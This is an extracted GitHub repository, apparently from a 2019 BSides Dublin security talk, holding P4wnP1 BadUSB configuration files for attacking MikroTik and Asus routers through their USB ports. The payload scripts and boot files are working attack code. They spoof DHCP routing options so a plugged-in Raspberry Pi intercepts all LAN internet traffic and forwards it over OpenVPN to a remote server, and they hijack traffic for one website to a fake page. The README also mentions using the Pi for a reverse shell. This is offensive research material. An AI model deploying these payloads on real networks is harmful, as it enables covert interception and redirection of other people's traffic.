Repository: tenable/router_badusb
Branch: master
Commit: fd77b854ea3b
Files: 7
Total size: 20.5 KB
Directory structure:
gitextract_z1ut4bt5/

├── .github/
│   └── CODEOWNERS
├── README.md
├── asus_bsides_routing_table/
│   ├── boot/
│   │   └── init_usb_ethernet.sh
│   └── payloads/
│       └── asus_bsides_routing_table.txt
├── mikrotik_mitm/
│   ├── boot/
│   │   └── init_usb_ethernet.sh
│   └── payloads/
│       └── mikrotik_mitm.txt
└── mikrotik_wan_lan_access/
    └── payloads/
        └── mikrotik_wan_lan_access.txt
================================================
FILE CONTENTS
================================================
================================================
FILE: .github/CODEOWNERS
================================================
* @tenable/zero-day @tenable/infosec
================================================
FILE: README.md
================================================
# BadUSB in Routers
Material found in this repository was originally presented at [BSides Dublin](https://www.bsidesdub.ie/) on March 23, 2019. The slides are included here in pdf format.
This repository contains configuration files for [P4wnP1](https://github.com/mame82/P4wnP1), a BadUSB framework for the Raspberry Pi. The configuration files allow an attacker to execute BadUSB style attacks on certain routers.
The following hardware and software were used for the BadUSB attacks:
* Raspberry Pi Zero
* USB-A Addon
* 8 GB microSD
* Raspbian Stretch (Version: November 2018)
* P4wnP1 (Version: [9c8cc09a6503f10309c04310c3bba9c07caab8b7](https://github.com/mame82/P4wnP1/tree/9c8cc09a6503f10309c04310c3bba9c07caab8b7))
<img src="/images/pi.jpg" height="25%" width="25%" />
---
## mikrotik_mitm
<img src="/images/mikrotik_pi.jpg" height="50%" width="50%" />
The mikrotik_mitm directory contains configuration files to man-in-the-middle outbound traffic from RouterOS LAN hosts. The configuration files were tested using RouterOS on an hAP using default configurations on 6.44.1 Stable. Presumably, it works on any RouterOS based router that supports 4g USB functionality. The attack will cause all internet bound traffic to be routed to the Raspberry Pi plugged into the USB port. The Pi will forward all of the internet traffic to a remote VPN server.
*PoC Video:*
[](http://www.youtube.com/watch?v=3X7xrgan5Tk)
As written the "remote" VPN server is at 192.168.1.64. If you are going to try this out for yourself, you'll need to adjust the openvpn connection and possibly the iptables / dhcp options depending on where your VPN server is. The VPN server configuration is fairly simple:
```sh
sudo sysctl -w net.ipv4.ip_forward=1
sudo openvpn --ifconfig 10.200.0.1 10.200.0.2 --dev tun --auth none
sudo iptables -I FORWARD -i tun0 -j ACCEPT
sudo iptables -I FORWARD -i tun0 -o ACCEPT
sudo iptables -t nat -A POSTROUTING -j MASQUERADE
```
<img src="/images/mitm_diagram.png" height="50%" width="50%" />
As mentioned, RouterOS will recognize the USB device using the default configuration. However! For some reason, the router won't recognize the Pi until you first plug in something else. You only have to do it once and then you are good until the router reboots. I'm not sure of the root cause of this. I've been using this ethernet adapter (you can find it on Amazon):
<img src="/images/usb_enet_adapter.jpg" height="25%" width="25%" />
---
## mikrotik_wan_lan_access
This is a non-mitm version of the MikroTik attack. The Pi will be assigned 192.168.4.1 and it should have access to both the WAN and LAN. LAN devices should also be able to reach the Pi. This is kind of useful if you just want to plug in your Pi as some type of local server... or if you want a reverse shell out to the internet.
---
## asus_bsides_routing_table
<img src="/images/asus_pi.jpg" height="50%" width="50%" />
The asus_bsides_routing_table directory contains configuration files to hijack traffic bound for http://securitybsides.com. The attack relies on the ability of the USB WAN to insert arbitrary entries into the router's routing table via DHCP options.
This attack was tested against an Asus RT-AC51U with load balancing dual WAN configured.
*PoC Video:*
[](http://www.youtube.com/watch?v=LvWo8fUaJdo)
---
## Traditional Attacks over IP
<img src="/images/netgear_pi.jpg" height="40%" width="40%" />
A variety of routers support printer sharing (Netgear, Linksys, and TP-Link). The way this works is that you plug your USB printer into the router and then you install client software on your LAN host which gives it the ability to talk to the printer via the router.
I've found that the router/client software will actually communicate with pretty much any USB device. For whatever reason, the device makers didn't limit the functionality to printers only.
As such, an attacker can execute any of the normal payloads that come with P4wnP1. In my PoC video, I'm using hid_keyboard2.txt. The downside to this attack is that it requires special software be installed and that the user actually click "connect".
*PoC Video:*
[](http://www.youtube.com/watch?v=aoaB6hiHGiM)
================================================
FILE: asus_bsides_routing_table/boot/init_usb_ethernet.sh
================================================
#!/bin/sh
# This file is part of P4wnP1.
#
# Copyright (c) 2017, Marcus Mengs.
#
# P4wnP1 is free software: you can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation, either version 3 of the License, or
# (at your option) any later version.
#
# P4wnP1 is distributed in the hope that it will be useful,
# but WITHOUT ANY WARRANTY; without even the implied warranty of
# MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
# GNU General Public License for more details.
#
# You should have received a copy of the GNU General Public License
# along with P4wnP1. If not, see <http://www.gnu.org/licenses/>.
#
# Functions to init USB ethernet
# - detect correct interface (ECM / RNDIS) --> exportet to $active_interface
# - create dnsmasq DHCP configuration for interface
# =================================
# Network init
# =================================
function detect_active_interface()
{
# Waiting for one of the interfaces to get a link (either RNDIS or ECM)
# loop count is limited by $RETRY_COUNT_LINK_DETECTION, to continue execution if this is used
# as blocking boot script
# note: if the loop count is too low, windows may not have enough time to install drivers
# ToDo: check if operstate could be used for this, without waiting for carrieer
active_interface="none"
# if RNDIS and ECM are active check which gets link first
# Note: Detection for RNDIS (usb0) is done first. In case it is active, link availability
# for ECM (usb1) is checked anyway (in case both interfaces got link). This is done
# to use ECM as prefered interface on MacOS and Linux if both, RNDIS and ECM, are supported.
if $USE_RNDIS && $USE_ECM; then
# bring up both interfaces to check for physical link
ifconfig usb0 up
ifconfig usb1 up
echo "CDC ECM and RNDIS active. Check which interface has to be used via Link detection"
while [ "$active_interface" == "none" ]; do
#while [[ $count -lt $RETRY_COUNT_LINK_DETECTION ]]; do
printf "."
if [[ $(</sys/class/net/usb0/carrier) == 1 ]]; then
# special case: macOS/Linux Systems detecting RNDIS should use CDC ECM anyway
# make sure ECM hasn't come up, too
sleep 0.5
if [[ $(</sys/class/net/usb1/carrier) == 1 ]]; then
echo "Link detected on usb1"; sleep 2
active_interface="usb1"
ifconfig usb0 down
break
fi
echo "Link detected on usb0"; sleep 2
active_interface="usb0"
ifconfig usb1 down
break
fi
# check ECM for link
if [[ $(</sys/class/net/usb1/carrier) == 1 ]]; then
echo "Link detected on usb1"; sleep 2
active_interface="usb1"
ifconfig usb0 down
break
fi
sleep 0.5
done
fi
# if eiter one, RNDIS or ECM is active, wait for link on one of them
if ($USE_RNDIS && ! $USE_ECM) || (! $USE_RNDIS && $USE_ECM); then
# bring up interface
ifconfig usb0 up
echo "CDC ECM or RNDIS active. Check which interface has to be used via Link detection"
while [ "$active_interface" == "none" ]; do
printf "."
if [[ $(</sys/class/net/usb0/carrier) == 1 ]]; then
echo "Link detected on usb0"; sleep 2
active_interface="usb0"
break
fi
done
fi
# setup active interface with correct IP
if [ "$active_interface" != "none" ]; then
ifconfig $active_interface $IF_IP netmask $IF_MASK
fi
# if active_interface not "none" (RNDIS or CDC ECM are running)
# if [ "$active_interface" != "none" ]; then
# # setup DHCP server
# start_DHCP_server
#
# # call onNetworkUp() from payload
# declare -f onNetworkUp > /dev/null && onNetworkUp
#
# # wait for client to receive DHCP lease
# target_ip=""
# while [ "$target_ip" == "" ]; do
# target_ip=$(cat /tmp/dnsmasq.leases | cut -d" " -f3)
# done
#
# # call onNetworkUp() from payload
# declare -f onTargetGotIP > /dev/null && onTargetGotIP
# fi
}
function create_DHCP_config()
{
# create DHCP config file for dnsmasq
echo "P4wnP1: Creating DHCP configuration for Ethernet over USB..."
cat <<- EOF > /tmp/dnsmasq_usb_eth.conf
bind-interfaces
port=0
interface=$active_interface
listen-address=$IF_IP
dhcp-range=$IF_DHCP_RANGE,$IF_MASK,5m
EOF
if $ROUTE_SPOOF; then
cat <<- EOF >> /tmp/dnsmasq_usb_eth.conf
# router
dhcp-option=3,$IF_IP
# DNS
dhcp-option=6,$IF_IP
# NETBIOS NS
dhcp-option=44,$IF_IP
dhcp-option=45,$IF_IP
# static routes for 104.18.54.114 and 104.18.55.114
dhcp-option=33,104.18.54.114,$IF_IP,104.18.55.114,$IF_IP
EOF
else
cat <<- EOF >> /tmp/dnsmasq_usb_eth.conf
# router disable DHCP gateway announcment
dhcp-option=3
# disable DNS settings
dhcp-option=6
EOF
fi
if $WPAD_ENTRY; then
cat <<- EOF >> /tmp/dnsmasq_usb_eth.conf
dhcp-option=252,http://$IF_IP/wpad.dat
EOF
fi
cat <<- EOF >> /tmp/dnsmasq_usb_eth.conf
dhcp-leasefile=/tmp/dnsmasq.leases
dhcp-authoritative
log-dhcp
EOF
}
function start_DHCP_server()
{
# recreate DHCP config
if $ROUTE_SPOOF; then
# DHCP config with static route spoofing
cat <<- EOF > $wdir/dnsmasq.conf
port=0
listen-address=$IF_IP
dhcp-range=$IF_DHCP_RANGE,$IF_MASK,1m
dhcp-option=252,http://$IF_IP/wpad.dat
# router
dhcp-option=3,$IF_IP
# DNS
dhcp-option=6,$IF_IP
# NETBIOS NS
dhcp-option=44,$IF_IP
dhcp-option=45,$IF_IP
# static routes for 104.18.54.114 and 104.18.55.114
dhcp-option=33,104.18.54.114,$IF_IP,104.18.55.114,$IF_IP
dhcp-leasefile=/tmp/dnsmasq.leases
dhcp-authoritative
log-dhcp
EOF
else
# DHCP config without static route spoofing
cat <<- EOF > $wdir/dnsmasq.conf
port=0
listen-address=$IF_IP
dhcp-range=$IF_DHCP_RANGE,$IF_MASK,5m
dhcp-option=252,http://$IF_IP/wpad.dat
# router
dhcp-option=3,$IF_IP
# DNS
dhcp-option=6,$IF_IP
# NETBIOS NS
dhcp-option=44,$IF_IP
dhcp-option=45,$IF_IP
dhcp-leasefile=/tmp/dnsmasq.leases
dhcp-authoritative
log-dhcp
EOF
fi;
# start access point if needed
if $WIFI && $ACCESS_POINT; then
# start ACCESS POINT
hostapd $wdir/wifi/hostapd.conf > /dev/null &
# configure interface
ifconfig wlan0 172.24.0.1 netmask 255.255.255.252
# start DHCP server for WLAN interface and RNDIS/CDC ECM
dnsmasq -C $wdir/dnsmasq.conf -C $wdir/wifi/dnsmasq_wifi.conf
else
# start DHCP server (listening on IF_IP)
dnsmasq -C $wdir/dnsmasq.conf
fi
}
================================================
FILE: asus_bsides_routing_table/payloads/asus_bsides_routing_table.txt
================================================
# USB VID & PID. See: http://www.linux-usb.org/usb.ids
USB_VID="0x1D6B" # Linux Foundation
USB_PID="0x0103" # NCM (Ethernet) Gadget
# Gadget features
USE_ECM=true # if true CDC ECM will be enabled
USE_RNDIS=true # if true RNDIS will be enabled
USE_HID=false # if true HID (keyboard) will be enabled
USE_RAWHID=false # if true HID raw device will be enabled
USE_UMS=false # if true USB Mass Storage will be enabled
# disable setting of static routes for all IPv4 addresses
ROUTE_SPOOF=true
# Network and DHCP options for Ethernet over USB
IF_IP="192.168.4.1"
IF_MASK="255.255.255.252"
IF_DHCP_RANGE="192.168.4.2,192.168.4.2"
function onNetworkUp()
{
iptables -t nat -A PREROUTING -i usb1 -p tcp --dport 80 -j DNAT --to 192.168.4.1
ip route add 0.0.0.0/0 dev $active_interface
route add default gw 192.168.4.2
mkdir /home/pi/html/
cd /home/pi/html/
echo "<html><body><h3>lol</h3></body></html>" > index.html
python -m SimpleHTTPServer 80 &
}
================================================
FILE: mikrotik_mitm/boot/init_usb_ethernet.sh
================================================
#!/bin/sh
# This file is part of P4wnP1.
#
# Copyright (c) 2017, Marcus Mengs.
#
# P4wnP1 is free software: you can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation, either version 3 of the License, or
# (at your option) any later version.
#
# P4wnP1 is distributed in the hope that it will be useful,
# but WITHOUT ANY WARRANTY; without even the implied warranty of
# MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
# GNU General Public License for more details.
#
# You should have received a copy of the GNU General Public License
# along with P4wnP1. If not, see <http://www.gnu.org/licenses/>.
#
# Functions to init USB ethernet
# - detect correct interface (ECM / RNDIS) --> exportet to $active_interface
# - create dnsmasq DHCP configuration for interface
# =================================
# Network init
# =================================
function detect_active_interface()
{
# Waiting for one of the interfaces to get a link (either RNDIS or ECM)
# loop count is limited by $RETRY_COUNT_LINK_DETECTION, to continue execution if this is used
# as blocking boot script
# note: if the loop count is too low, windows may not have enough time to install drivers
# ToDo: check if operstate could be used for this, without waiting for carrieer
active_interface="none"
# if RNDIS and ECM are active check which gets link first
# Note: Detection for RNDIS (usb0) is done first. In case it is active, link availability
# for ECM (usb1) is checked anyway (in case both interfaces got link). This is done
# to use ECM as prefered interface on MacOS and Linux if both, RNDIS and ECM, are supported.
if $USE_RNDIS && $USE_ECM; then
# bring up both interfaces to check for physical link
ifconfig usb0 up
ifconfig usb1 up
echo "CDC ECM and RNDIS active. Check which interface has to be used via Link detection"
while [ "$active_interface" == "none" ]; do
#while [[ $count -lt $RETRY_COUNT_LINK_DETECTION ]]; do
printf "."
if [[ $(</sys/class/net/usb0/carrier) == 1 ]]; then
# special case: macOS/Linux Systems detecting RNDIS should use CDC ECM anyway
# make sure ECM hasn't come up, too
sleep 0.5
if [[ $(</sys/class/net/usb1/carrier) == 1 ]]; then
echo "Link detected on usb1"; sleep 2
active_interface="usb1"
ifconfig usb0 down
break
fi
echo "Link detected on usb0"; sleep 2
active_interface="usb0"
ifconfig usb1 down
break
fi
# check ECM for link
if [[ $(</sys/class/net/usb1/carrier) == 1 ]]; then
echo "Link detected on usb1"; sleep 2
active_interface="usb1"
ifconfig usb0 down
break
fi
sleep 0.5
done
fi
# if eiter one, RNDIS or ECM is active, wait for link on one of them
if ($USE_RNDIS && ! $USE_ECM) || (! $USE_RNDIS && $USE_ECM); then
# bring up interface
ifconfig usb0 up
echo "CDC ECM or RNDIS active. Check which interface has to be used via Link detection"
while [ "$active_interface" == "none" ]; do
printf "."
if [[ $(</sys/class/net/usb0/carrier) == 1 ]]; then
echo "Link detected on usb0"; sleep 2
active_interface="usb0"
break
fi
done
fi
# setup active interface with correct IP
if [ "$active_interface" != "none" ]; then
ifconfig $active_interface $IF_IP netmask $IF_MASK
fi
# if active_interface not "none" (RNDIS or CDC ECM are running)
# if [ "$active_interface" != "none" ]; then
# # setup DHCP server
# start_DHCP_server
#
# # call onNetworkUp() from payload
# declare -f onNetworkUp > /dev/null && onNetworkUp
#
# # wait for client to receive DHCP lease
# target_ip=""
# while [ "$target_ip" == "" ]; do
# target_ip=$(cat /tmp/dnsmasq.leases | cut -d" " -f3)
# done
#
# # call onNetworkUp() from payload
# declare -f onTargetGotIP > /dev/null && onTargetGotIP
# fi
}
function create_DHCP_config()
{
# create DHCP config file for dnsmasq
echo "P4wnP1: Creating DHCP configuration for Ethernet over USB..."
cat <<- EOF > /tmp/dnsmasq_usb_eth.conf
bind-interfaces
port=0
interface=$active_interface
listen-address=$IF_IP
dhcp-range=$IF_DHCP_RANGE,$IF_MASK,5m
EOF
if $ROUTE_SPOOF; then
cat <<- EOF >> /tmp/dnsmasq_usb_eth.conf
# router
dhcp-option=3,$IF_IP
dhcp-option=121,0.0.0.0/5,$IF_IP,8.0.0.0/7,$IF_IP,11.0.0.0/8,$IF_IP,12.0.0.0/6,$IF_IP,16.0.0.0/4,$IF_IP,32.0.0.0/3,$IF_IP,64.0.0.0/2,$IF_IP,128.0.0.0/2,$IF_IP,193.0.0.0/8,$IF_IP,194.0.0.0/7,$IF_IP,196.0.0.0/6,$IF_IP,200.0.0.0/5,$IF_IP,208.0.0.0/4,$IF_IP,224.0.0.0/4,$IF_IP,240.0.0.0/5,$IF_IP,248.0.0.0/6,$IF_IP
EOF
else
cat <<- EOF >> /tmp/dnsmasq_usb_eth.conf
# router disable DHCP gateway announcment
dhcp-option=3
# disable DNS settings
dhcp-option=6
EOF
fi
if $WPAD_ENTRY; then
cat <<- EOF >> /tmp/dnsmasq_usb_eth.conf
dhcp-option=252,http://$IF_IP/wpad.dat
EOF
fi
cat <<- EOF >> /tmp/dnsmasq_usb_eth.conf
dhcp-leasefile=/tmp/dnsmasq.leases
dhcp-authoritative
log-dhcp
EOF
}
function start_DHCP_server()
{
# recreate DHCP config
if $ROUTE_SPOOF; then
# DHCP config with static route spoofing
cat <<- EOF > $wdir/dnsmasq.conf
port=0
listen-address=$IF_IP
dhcp-range=$IF_DHCP_RANGE,$IF_MASK,1m
dhcp-option=252,http://$IF_IP/wpad.dat
# router
dhcp-option=3,$IF_IP
dhcp-option=121,0.0.0.0/5,$IF_IP,8.0.0.0/7,$IF_IP,11.0.0.0/8,$IF_IP,12.0.0.0/6,$IF_IP,16.0.0.0/4,$IF_IP,32.0.0.0/3,$IF_IP,64.0.0.0/2,$IF_IP,128.0.0.0/2,$IF_IP,193.0.0.0/8,$IF_IP,194.0.0.0/7,$IF_IP,196.0.0.0/6,$IF_IP,200.0.0.0/5,$IF_IP,208.0.0.0/4,$IF_IP,224.0.0.0/4,$IF_IP,240.0.0.0/5,$IF_IP,248.0.0.0/6,$IF_IP
dhcp-leasefile=/tmp/dnsmasq.leases
dhcp-authoritative
log-dhcp
EOF
else
# DHCP config without static route spoofing
cat <<- EOF > $wdir/dnsmasq.conf
port=0
listen-address=$IF_IP
dhcp-range=$IF_DHCP_RANGE,$IF_MASK,5m
dhcp-option=252,http://$IF_IP/wpad.dat
# router
dhcp-option=3,$IF_IP
# DNS
dhcp-option=6,$IF_IP
# NETBIOS NS
dhcp-option=44,$IF_IP
dhcp-option=45,$IF_IP
dhcp-leasefile=/tmp/dnsmasq.leases
dhcp-authoritative
log-dhcp
EOF
fi;
# start access point if needed
if $WIFI && $ACCESS_POINT; then
# start ACCESS POINT
hostapd $wdir/wifi/hostapd.conf > /dev/null &
# configure interface
ifconfig wlan0 172.24.0.1 netmask 255.255.255.252
# start DHCP server for WLAN interface and RNDIS/CDC ECM
dnsmasq -C $wdir/dnsmasq.conf -C $wdir/wifi/dnsmasq_wifi.conf
else
# start DHCP server (listening on IF_IP)
dnsmasq -C $wdir/dnsmasq.conf
fi
}
================================================
FILE: mikrotik_mitm/payloads/mikrotik_mitm.txt
================================================
# VID and PID stolen from a USB Ethernet Adapter
USB_VID="0x1D6B" # Vendor ID
USB_PID="0x0237" # Product ID
# Gadget features
USE_ECM=true # if true CDC ECM will be enabled
USE_RNDIS=true # if true RNDIS will be enabled
USE_HID=false # if true HID (keyboard) will be enabled
USE_RAWHID=false # if true HID raw device will be enabled
USE_UMS=false # if true USB Mass Storage will be enabled
# add new entries to the router table (see: init_usb_ethernet.sh)
ROUTE_SPOOF=true
# assign self 192.168.4.1 and the router 192.168.4.2
IF_IP="192.168.4.1"
IF_MASK="255.255.255.252"
IF_DHCP_RANGE="192.168.4.2,192.168.4.2"
function onNetworkUp()
{
# everything eventually goes to the router
route add default gw 192.168.4.2
# enable forwarding and be sure to ignore redirects
sysctl net.ipv4.ip_forward=1
sysctl net.ipv4.conf.all.accept_redirects = 0
# connect to the VPN at 192.168.1.64
openvpn --ifconfig 10.200.0.2 10.200.0.1 --dev tun --auth none --remote 192.168.1.64 --daemon
# rewrite the src ip
iptables -t nat -A POSTROUTING -j MASQUERADE
# man in the middle most of the things (some obvious holes)
route add -net 0.0.0.0/5 gw 10.200.0.2
route add -net 8.0.0.0/7 gw 10.200.0.2
route add -net 11.0.0.0/8 gw 10.200.0.2
route add -net 12.0.0.0/6 gw 10.200.0.2
route add -net 16.0.0.0/4 gw 10.200.0.2
route add -net 32.0.0.0/3 gw 10.200.0.2
route add -net 64.0.0.0/2 gw 10.200.0.2
route add -net 128.0.0.0/2 gw 10.200.0.2
route add -net 193.0.0.0/8 gw 10.200.0.2
route add -net 194.0.0.0/7 gw 10.200.0.2
route add -net 196.0.0.0/6 gw 10.200.0.2
route add -net 200.0.0.0/5 gw 10.200.0.2
route add -net 208.0.0.0/4 gw 10.200.0.2
route add -net 224.0.0.0/4 gw 10.200.0.2
route add -net 240.0.0.0/5 gw 10.200.0.2
route add -net 248.0.0.0/6 gw 10.200.0.2
}
================================================
FILE: mikrotik_wan_lan_access/payloads/mikrotik_wan_lan_access.txt
================================================
# VID and PID stolen from a USB Ethernet Adapter
USB_VID="0x1D6B" # Vendor ID
USB_PID="0x0237" # Product ID
# Gadget features
USE_ECM=true # if true CDC ECM will be enabled
USE_RNDIS=true # if true RNDIS will be enabled
USE_HID=false # if true HID (keyboard) will be enabled
USE_RAWHID=false # if true HID raw device will be enabled
USE_UMS=false # if true USB Mass Storage will be enabled
# Don't route extra traffic to the pi
ROUTE_SPOOF=false
# assign self 192.168.4.1 and the router 192.168.4.2
IF_IP="192.168.4.1"
IF_MASK="255.255.255.252"
IF_DHCP_RANGE="192.168.4.2,192.168.4.2"
function onNetworkUp()
{
route add default gw 192.168.4.2
}
gitextract_z1ut4bt5/
├── .github/
│ └── CODEOWNERS
├── README.md
├── asus_bsides_routing_table/
│ ├── boot/
│ │ └── init_usb_ethernet.sh
│ └── payloads/
│ └── asus_bsides_routing_table.txt
├── mikrotik_mitm/
│ ├── boot/
│ │ └── init_usb_ethernet.sh
│ └── payloads/
│ └── mikrotik_mitm.txt
└── mikrotik_wan_lan_access/
└── payloads/
└── mikrotik_wan_lan_access.txt
Condensed preview — 7 files, each showing path, character count, and a content snippet. Download the .json file or copy for the full structured content (23K chars).
[
  {
    "path": ".github/CODEOWNERS",
    "chars": 37,
    "preview": "* @tenable/zero-day @tenable/infosec\n"
  },
  {
    "path": "README.md",
    "chars": 4362,
    "preview": "# BadUSB in Routers\nMaterial found in this repository was originally presented at [BSides Dublin](https://www.bsidesdub."
  },
  {
    "path": "asus_bsides_routing_table/boot/init_usb_ethernet.sh",
    "chars": 6471,
    "preview": "#!/bin/sh\n\n\n#    This file is part of P4wnP1.\n#\n#    Copyright (c) 2017, Marcus Mengs. \n#\n#    P4wnP1 is free software: "
  },
  {
    "path": "asus_bsides_routing_table/payloads/asus_bsides_routing_table.txt",
    "chars": 969,
    "preview": "# USB VID & PID. See: http://www.linux-usb.org/usb.ids\nUSB_VID=\"0x1D6B\"  # Linux Foundation\nUSB_PID=\"0x0103\"  # NCM (Eth"
  },
  {
    "path": "mikrotik_mitm/boot/init_usb_ethernet.sh",
    "chars": 6661,
    "preview": "#!/bin/sh\n\n\n#    This file is part of P4wnP1.\n#\n#    Copyright (c) 2017, Marcus Mengs. \n#\n#    P4wnP1 is free software: "
  },
  {
    "path": "mikrotik_mitm/payloads/mikrotik_mitm.txt",
    "chars": 1800,
    "preview": "# VID and PID stolen from a USB Ethernet Adapter\nUSB_VID=\"0x1D6B\" # Vendor ID\nUSB_PID=\"0x0237\" # Product ID\n\n# Gadget fe"
  },
  {
    "path": "mikrotik_wan_lan_access/payloads/mikrotik_wan_lan_access.txt",
    "chars": 670,
    "preview": "# VID and PID stolen from a USB Ethernet Adapter\nUSB_VID=\"0x1D6B\" # Vendor ID\nUSB_PID=\"0x0237\" # Product ID\n\n# Gadget fe"
  }
]
About this extraction
This page contains the full source code of the tenable/router_badusb GitHub repository, extracted and formatted as plain text for AI agents and large language models (LLMs). The extraction includes 7 files (20.5 KB), approximately 7.2k tokens. Use this with OpenClaw, Claude, ChatGPT, Cursor, Windsurf, or any other AI tool that accepts text input. You can copy the full output to your clipboard or download it as a .txt file.
Extracted by GitExtract — free GitHub repo to text converter for AI. Built by Nikandr Surkov.